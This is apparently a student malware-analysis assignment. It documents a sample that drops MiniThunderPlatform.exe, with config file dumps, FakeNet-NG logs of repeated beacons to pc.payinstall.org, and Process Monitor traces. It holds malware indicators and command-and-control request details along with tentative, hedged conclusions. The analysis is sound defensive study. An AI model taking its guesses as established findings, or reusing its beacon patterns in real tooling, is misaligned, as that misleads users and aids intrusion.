
About 2,220,000 results (0.56 seconds)

DataLocker Support
<https://support.datalocker.com/solutions/articles> ·

"Application error (5020)" : DataLocker Support

31 May 2022 — To resolve this error, use Windows built-in feature for formatting drives. Note: All Data is permanently erased when formatting the drive ...

Stat.dat



The screenshot shows a Notepad window with the title "stat.dat - Notepad". The file contains a configuration file with various sections and their values. The sections include [UPnP], [UPnP_e], [dl_port], [dl_port_e], [hub], [hub_e], [peer_download], [peer_download_e], [pt1], and [pt1_e]. The values for [UPnP] include "describe_url=" and "external_port=0". The [UPnP_e] section has a long URL and port number. The [dl_port] section has default TCP and UDP port numbers. The [dl_port_e] section also has default TCP and UDP port numbers. The [hub] section has "encrypt=1". The [hub_e] section has an encrypt value starting with "CCF6A25768F271449BA34013618EDE74703D7603". The [peer_download] section has a NAT check time of "P2P_LAST_NAT_CHECK_TIME=394687". The [peer_download_e] section has a NAT check time of "P2P_LAST_NAT_CHECK_TIME=7A4327E579642600B3347B786347985D65D0D89C". The [pt1] section has "speed_out_of_control=0". The [pt1_e] section has a speed value starting with "F2276F0786778E98A8B6BC00B6431B13B3295611".

```
[UPnP]
describe_url=
external_port=0

[UPnP_e]
describe_url=9030E35F1A76E4B66E93C87A84E49D19DAF17D05
external_port=492680EFD42B38D1B0914ED6360636E3D6469874

[dl_port]
default_tcp_port=10545
default_udp_port=12148

[dl_port_e]
default_tcp_port=0BB8D9A28DFD37738F7197D314D3A4EFB0167315
default_udp_port=66B890B4DAB9A32A6BB749D16F597F831586D077

[hub]
encrypt=1

[hub_e]
encrypt=CCF6A25768F271449BA34013618EDE74703D7603


[peer_download]
P2P_LAST_NAT_CHECK_TIME=394687

[peer_download_e]
P2P_LAST_NAT_CHECK_TIME=7A4327E579642600B3347B786347985D65D0D89C

[pt1]
speed_out_of_control=0

[pt1_e]
speed_out_of_control=F2276F0786778E98A8B6BC00B6431B13B3295611
```

This is the configuration file for the P2P sharing, likely this file belongs to the minithunderplatform executable. I notice that file allows for smooth configuration to the platform sharing it is trying to connect. It appears that this file is creating a P2P client exchange for a malware.




A screenshot of a Windows Notepad window titled "0.0.filtertrie.intermediate.txt - Notepad". The window contains a list of file names, many of which are preceded by a left-angle bracket character (<). The list includes:

- <remot3~
- <remorte~
- <remore~
- <remopte~
- <remoote~
- <remonte~
- <remomte~
- <remoite~
- <remoete~
- <remode~
- <remob~
- <remoate~
- <remnote~
- <remmote~
- <remite~
- >remiote~
- <rem,ote~
- <rem ote~
- <rekenmachine~
- >regshot~
- <regshot-x64-unicode~
- >regit~
- <registry editor~
- ><...>

The Notepad window has standard Windows-style controls at the top and status information at the bottom: Ln 127, Col 4, 100%, Windows (CRLF), and UTF-8.


Opening the intermediate file suggest some files being opened. I'm not sure what this file suggest.

Creation of a download folders containing some files



Notice how the minithunderplatform executable is shown here. Likely these are the files needed to support this executable to work.

Opening id.dat




Reveals that this is the client id for this infected computer. It even state the version of this minithunderplatform.

Searching google for minithunderplatform, it seems to turn our computer into a P2P sharing client sharing data to other clients trying to download.

The screenshot shows the file.net homepage with a search bar containing "MiniThunderPlatform.exe". Below the search bar, there's a section titled "What is MiniThunderPlatform.exe?" with a warning message: ".exe extension on a filename indicates an executable file. Executable files may, in some cases, harm your computer. Therefore, please read below to decide for yourself whether the MiniThunderPlatform.exe on your computer is a Trojan that you should remove, or whether it is a file belonging to the Windows operating system or to a trusted application." A link "Click to Run a Free Scan for MiniThunderPlatform.exe related errors" is present. The main content area is titled "MiniThunderPlatform.exe file information" and contains a screenshot of the Windows Task Manager showing the process list. The process "MiniThunderPlatform.exe" is highlighted with a cursor.

MiniThunderPlatform.exe file information



MiniThunderPlatform.exe process in Windows Task Manager

The process belongs to software [Driver Talent](#) or [DriveTheLife](#) by unknown.

Description: MiniThunderPlatform.exe is not essential for Windows and will often cause problems. MiniThunderPlatform.exe is located in a subfolder of the user's profile folder or sometimes in a subfolder of Windows folder for temporary files—e.g.

C:\Users\USERNAME\AppData\Local\UCBrowser\User Data_i18n\Thunder\1.0.0.0\download\ or C:\Users\USERNAME\AppData\Roaming\Xiaomi\MiPhoneManager\Plugin\xunlei\download\). Known file sizes on Windows 10/11/7 are 268,744 bytes (88% of all occurrences) or 272,840 bytes.

The MiniThunderPlatform.exe file is a Verisign signed file. The file is not a Windows system file. The program has no visible window. The MiniThunderPlatform.exe file is certified by a trustworthy company. The software uses ports to connect to or from a LAN or the Internet. MiniThunderPlatform.exe is able to monitor applications. Therefore the technical security rating is *67% dangerous*; however you should also read the user reviews.

⚠ Recommended: [Identify MiniThunderPlatform.exe related errors](#)

- If MiniThunderPlatform.exe is located in a subfolder of "C:\Program Files", the security rating is *43% dangerous*. The file size is 248,264 bytes (75% of all occurrences), 272,840 bytes or 268,744 bytes. The file is not a Windows system file. The software listens for or sends data on open ports to a LAN or the Internet. The program is not visible. The file is a Verisign signed file. It is certified by a trustworthy company. MiniThunderPlatform.exe is able to monitor applications.


Uninstalling this variant: In the event of any problems with MiniThunderPlatform.exe, you might want to ask Customer Support to assist you or uninstall *Driver Talent* or *DriveTheLife* from your computer using the Control Panel applet [Uninstall a Program](#).

This suggest the trojan used is meant to be a staging platform for malicious activities later.

Network (2 marks)

Document the sample's network activities

The malware appears to keep going to the browser Baidu.com and searching pc.pay



FakeNet-NG - fakenet.exe

```
02/04/24 08:06:33 PM [      Divterer] MiniThunderPlatform.exe (4316) requested UDP 192.0.2.123:4004
02/04/24 08:06:33 PM [ RawUDPListener] 0000: 3B 00 00 00 13 B8 24 00 00 10 00 00 00 30 30 30 ;.....$.....000
02/04/24 08:06:33 PM [ RawUDPListener] 0010: 43 32 39 46 45 33 37 33 36 48 4D 5A 55 00 00 00 C29FE3736HMZU...
02/04/24 08:06:33 PM [ RawUDPListener] 0020: 00 00 00 04 00 00 00 ..... .
02/04/24 08:06:36 PM [      Divterer] svchost.exe (2212) requested UDP 8.8.8.8:53
02/04/24 08:06:36 PM [     DNS Server] Received A request for domain 'pc.payinstall.org'.
02/04/24 08:06:36 PM [      Divterer] malwan_assignment.exe (1236) requested TCP 192.0.2.123:80
02/04/24 08:06:36 PM [ HTTPListener80] GET /Api/G.jsp HTTP/1.1
02/04/24 08:06:36 PM [ HTTPListener80] Connection: Keep-Alive
02/04/24 08:06:36 PM [ HTTPListener80] Accept: /**
02/04/24 08:06:36 PM [ HTTPListener80] Referer: http://www.baidu.com
02/04/24 08:06:36 PM [ HTTPListener80] User-Agent: Mozilla/4.0 (compatible; Win32; WinHttp.WinHttpRequest.5)
02/04/24 08:06:36 PM [ HTTPListener80] Server-Key: ZXThJemjnYbrUnGaiLuWxOK7vwC1FqNfIBAzRPytdsgE8D2pS3cVkJ50lHoQ964
02/04/24 08:06:36 PM [ HTTPListener80] Host: pc.payinstall.org
02/04/24 08:06:36 PM [      Divterer] MiniThunderPlatform.exe (4316) requested UDP 192.0.2.123:4004
02/04/24 08:06:38 PM [ RawUDPListener] 0000: 3B 00 00 00 13 B9 24 00 00 10 00 00 00 30 30 30 ;.....$.....000
02/04/24 08:06:38 PM [ RawUDPListener] 0010: 43 32 39 46 45 33 37 33 36 48 4D 5A 55 00 00 00 C29FE3736HMZU...
02/04/24 08:06:38 PM [ RawUDPListener] 0020: 00 00 00 04 00 00 00 ..... .
02/04/24 08:06:41 PM [      Divterer] svchost.exe (2212) requested UDP 8.8.8.8:53
02/04/24 08:06:41 PM [     DNS Server] Received A request for domain 'pc.payinstall.org'.
02/04/24 08:06:41 PM [      Divterer] malwan_assignment.exe (1236) requested TCP 192.0.2.123:80
02/04/24 08:06:41 PM [ HTTPListener80] GET /Api/G.jsp HTTP/1.1
02/04/24 08:06:41 PM [ HTTPListener80] Connection: Keep-Alive
02/04/24 08:06:41 PM [ HTTPListener80] Accept: /**
02/04/24 08:06:41 PM [ HTTPListener80] Referer: http://www.baidu.com
02/04/24 08:06:41 PM [ HTTPListener80] User-Agent: Mozilla/4.0 (compatible; Win32; WinHttp.WinHttpRequest.5)
02/04/24 08:06:41 PM [ HTTPListener80] Server-Key: vQF1CKs5mUYMLB8GelRrTbVaHg4pcXnu2Zx6WEd0Iko09DfwyAPJ7jiNhqSzt3
02/04/24 08:06:41 PM [ HTTPListener80] Host: pc.payinstall.org
02/04/24 08:06:41 PM [ HTTPListener80] ..... .
02/04/24 08:06:43 PM [      Divterer] MiniThunderPlatform.exe (4316) requested UDP 192.0.2.123:4004
02/04/24 08:06:43 PM [ RawUDPListener] 0000: 3B 00 00 00 13 BA 24 00 00 10 00 00 00 30 30 30 ;.....$.....000
02/04/24 08:06:43 PM [ RawUDPListener] 0010: 43 32 39 46 45 33 37 33 36 48 4D 5A 55 00 00 00 C29FE3736HMZU...
02/04/24 08:06:43 PM [ RawUDPListener] 0020: 00 00 00 04 00 00 00 ..... .
02/04/24 08:06:46 PM [      Divterer] svchost.exe (2212) requested UDP 8.8.8.8:53
02/04/24 08:06:46 PM [     DNS Server] Received A request for domain 'pc.payinstall.org'.
02/04/24 08:06:46 PM [      Divterer] malwan_assignment.exe (1236) requested TCP 192.0.2.123:80
02/04/24 08:06:46 PM [ HTTPListener80] GET /Api/G.jsp HTTP/1.1
02/04/24 08:06:46 PM [ HTTPListener80] Connection: Keep-Alive
02/04/24 08:06:46 PM [ HTTPListener80] Accept: /**
02/04/24 08:06:46 PM [ HTTPListener80] Referer: http://www.baidu.com
02/04/24 08:06:46 PM [ HTTPListener80] User-Agent: Mozilla/4.0 (compatible; Win32; WinHttp.WinHttpRequest.5)
02/04/24 08:06:46 PM [ HTTPListener80] Server-Key: Eb8V5Sz402UsWrHNAPR7JZgkf0unaDCQTB9ixqXG6oMe3hytKLw1YpjvF1cIdm
02/04/24 08:06:46 PM [ HTTPListener80] Host: pc.payinstall.org
02/04/24 08:06:46 PM [ HTTPListener80] ..... .
02/04/24 08:06:48 PM [      Divterer] MiniThunderPlatform.exe (4316) requested UDP 192.0.2.123:4004
02/04/24 08:06:48 PM [ RawUDPListener] 0000: 3B 00 00 00 13 BB 24 00 00 10 00 00 00 30 30 30 ;.....$.....000
02/04/24 08:06:48 PM [ RawUDPListener] 0010: 43 32 39 46 45 33 37 33 36 48 4D 5A 55 00 00 00 C29FE3736HMZU...
02/04/24 08:06:48 PM [ RawUDPListener] 0020: 00 00 00 04 00 00 00 ..... .
```

I am not sure what it intends to do once it goes pc.payinstall.org.

Perhaps its trying to install malicious programs into the computer to do further actions.

Official (Closed) and Non-Sensitive

Letting the program run, it keeps going to pc.payinstall.org

Afterwards it goes to hubstat.hz.sandai.net.

It sends an encrypted message over to the file. This suggest it could be communicating something but I am not sure based on the encrypted string.

Official (Closed) and Non-Sensitive

Seems like it is doing some activities. That first begin with requesting for hubstat.hz.sanda.net.

Then it sent this data to a txt file

1 http_20240204_200515.txt - Notepad
1 File Edit Format View Help
POST / HTTP/1.1
1 Host: 192.0.2.123:80
s Content-type: application/octet-stream
1 Content-Length: 92
1 Connection: Keep-Alive
1
1 < P ä^=«Ð,:Ý‘Äá
1 ¾ ã - |N@|z¾•ÝÖ|ê™ÑTÛÉ®]9Ö%7|}ÚON~ô|áU 'WÁ4h÷Ww|Ýßäu³í®€g|ý@³à|μß™Xog-
1

It is an encrypted message.

Process (2 marks)


Document the sample's process activities.

Process Monitor

0:00:00... [malwan_assign..	1230	RegQueryKey	HKLM\Software\Policies\Microsoft\Windows\TenantRestrictions\Payload	SUCCESS		
0:00:00... [malwan_assign..	1230	RegCloseKey	HKLM\Software\Policies\Microsoft\Windows\TenantRestrictions\Payload	SUCCESS		
0:00:00... [malwan_assign..	1230	TCP Connected	DESKTOP-DOOKRDO:23997 -> 192.0.2.123.http	SUCCESS		
0:00:00... [malwan_assign..	1230	TCP Send	DESKTOP-DOOKRDO:23997 -> 192.0.2.123.http	SUCCESS		
0:00:00... [malwan_assign..	1230	TCP Copy	DESKTOP-DOOKRDO:23997 -> 192.0.2.123.http	SUCCESS		
0:00:00... [malwan_assign..	1230	TCP Reader	DESKTOP-DOOKRDO:23997 -> 192.0.2.123.http	SUCCESS		
0:00:00... [malwan_assign..	1230	TCP TCPCopy	DESKTOP-DOOKRDO:23997 -> 192.0.2.123.http	SUCCESS		
0:00:00... [malwan_assign..	1230	TCP Receive	DESKTOP-DOOKRDO:23997 -> 192.0.2.123.http	SUCCESS		
0:00:00... [malwan_assign..	1230	CloseFile	C:\Windows\SysWOW64\idle2.tib	SUCCESS		

Running Process monitor, it suggest that the program is communicating to this IP address

Attempts to communicate to this IP address which is likely to be



```
asyn_frame.dat - Notepad
File Edit Format View Help
[dns_cache]
hub5c.hz.sandai.net=192.0.2.123;
pmap.hz.sandai.net=192.0.2.123;
hub5pr.hz.sandai.net=192.0.2.123;
imhub5pr.hz.sandai.net=192.0.2.123;
score.phub.hz.sandai.net=192.0.2.123;
hubstat.hz.sandai.net=192.0.2.123;
```

As we recall earlier in the DNS files, this ip address belongs to one of these sites.

0:00:55... [malwan_assign..	1230	RegQueryKey	HKCR\TypesLib	SUCCESS		
0:00:55... [malwan_assign..	1230	CreateFile	C:\Windows\SysWOW64\idle2.tib	SUCCESS	Desired Access: Generic Read, Disposition: Open, Op...	
0:00:55... [malwan_assign..	1230	ReadFile	C:\Windows\SysWOW64\idle2.tib	SUCCESS	Offset: 0, Length: 64, Priority Normal	
0:00:55... [malwan_assign..	1230	ReadFile	C:\Windows\SysWOW64\idle2.tib	SUCCESS	Offset: 184, Length: 4	
0:00:55... [malwan_assign..	1230	ReadFile	C:\Windows\SysWOW64\idle2.tib	SUCCESS	Offset: 188, Length: 20	
0:00:55... [malwan_assign..	1230	ReadFile	C:\Windows\SysWOW64\idle2.tib	SUCCESS	Offset: 432, Length: 40	
0:00:55... [malwan_assign..	1230	ReadFile	C:\Windows\SysWOW64\idle2.tib	SUCCESS	Offset: 472, Length: 40	
0:00:55... [malwan_assign..	1230	ReadFile	C:\Windows\SysWOW64\idle2.tib	SUCCESS	Offset: 1,024, Length: 16	
0:00:55... [malwan_assign..	1230	ReadFile	C:\Windows\SysWOW64\idle2.tib	SUCCESS	Offset: 1,040, Length: 8	
0:00:55... [malwan_assign..	1230	ReadFile	C:\Windows\SysWOW64\idle2.tib	SUCCESS	Offset: 1,048, Length: 2	
0:00:55... [malwan_assign..	1230	ReadFile	C:\Windows\SysWOW64\idle2.tib	SUCCESS	Offset: 1,048, Length: 9	
0:00:55... [malwan_assign..	1230	ReadFile	C:\Windows\SysWOW64\idle2.tib	SUCCESS	Offset: 1,256, Length: 2	
0:00:55... [malwan_assign..	1230	ReadFile	C:\Windows\SysWOW64\idle2.tib	SUCCESS	Offset: 1,256, Length: 14	
0:00:55... [malwan_assign..	1230	ReadFile	C:\Windows\SysWOW64\idle2.tib	SUCCESS	Offset: 1,088, Length: 16	
0:00:55... [malwan_assign..	1230	ReadFile	C:\Windows\SysWOW64\idle2.tib	SUCCESS	Offset: 1,104, Length: 8	
0:00:55... [malwan_assign..	1230	ReadFile	C:\Windows\SysWOW64\idle2.tib	SUCCESS	Offset: 1,160, Length: 16	
0:00:55... [malwan_assign..	1230	ReadFile	C:\Windows\SysWOW64\idle2.tib	SUCCESS	Offset: 1,176, Length: 8	
0:00:55... [malwan_assign..	1230	QueryStandard	C:\Windows\SysWOW64\idle2.tib	SUCCESS	Offset: 1,224, Length: 16	
0:00:55... [malwan_assign..	1230	CreateFileMapping	C:\Windows\SysWOW64\idle2.tib	SUCCESS	AllocationSize: 8,192, EndOfFile: 18,432, NumberOfU...	
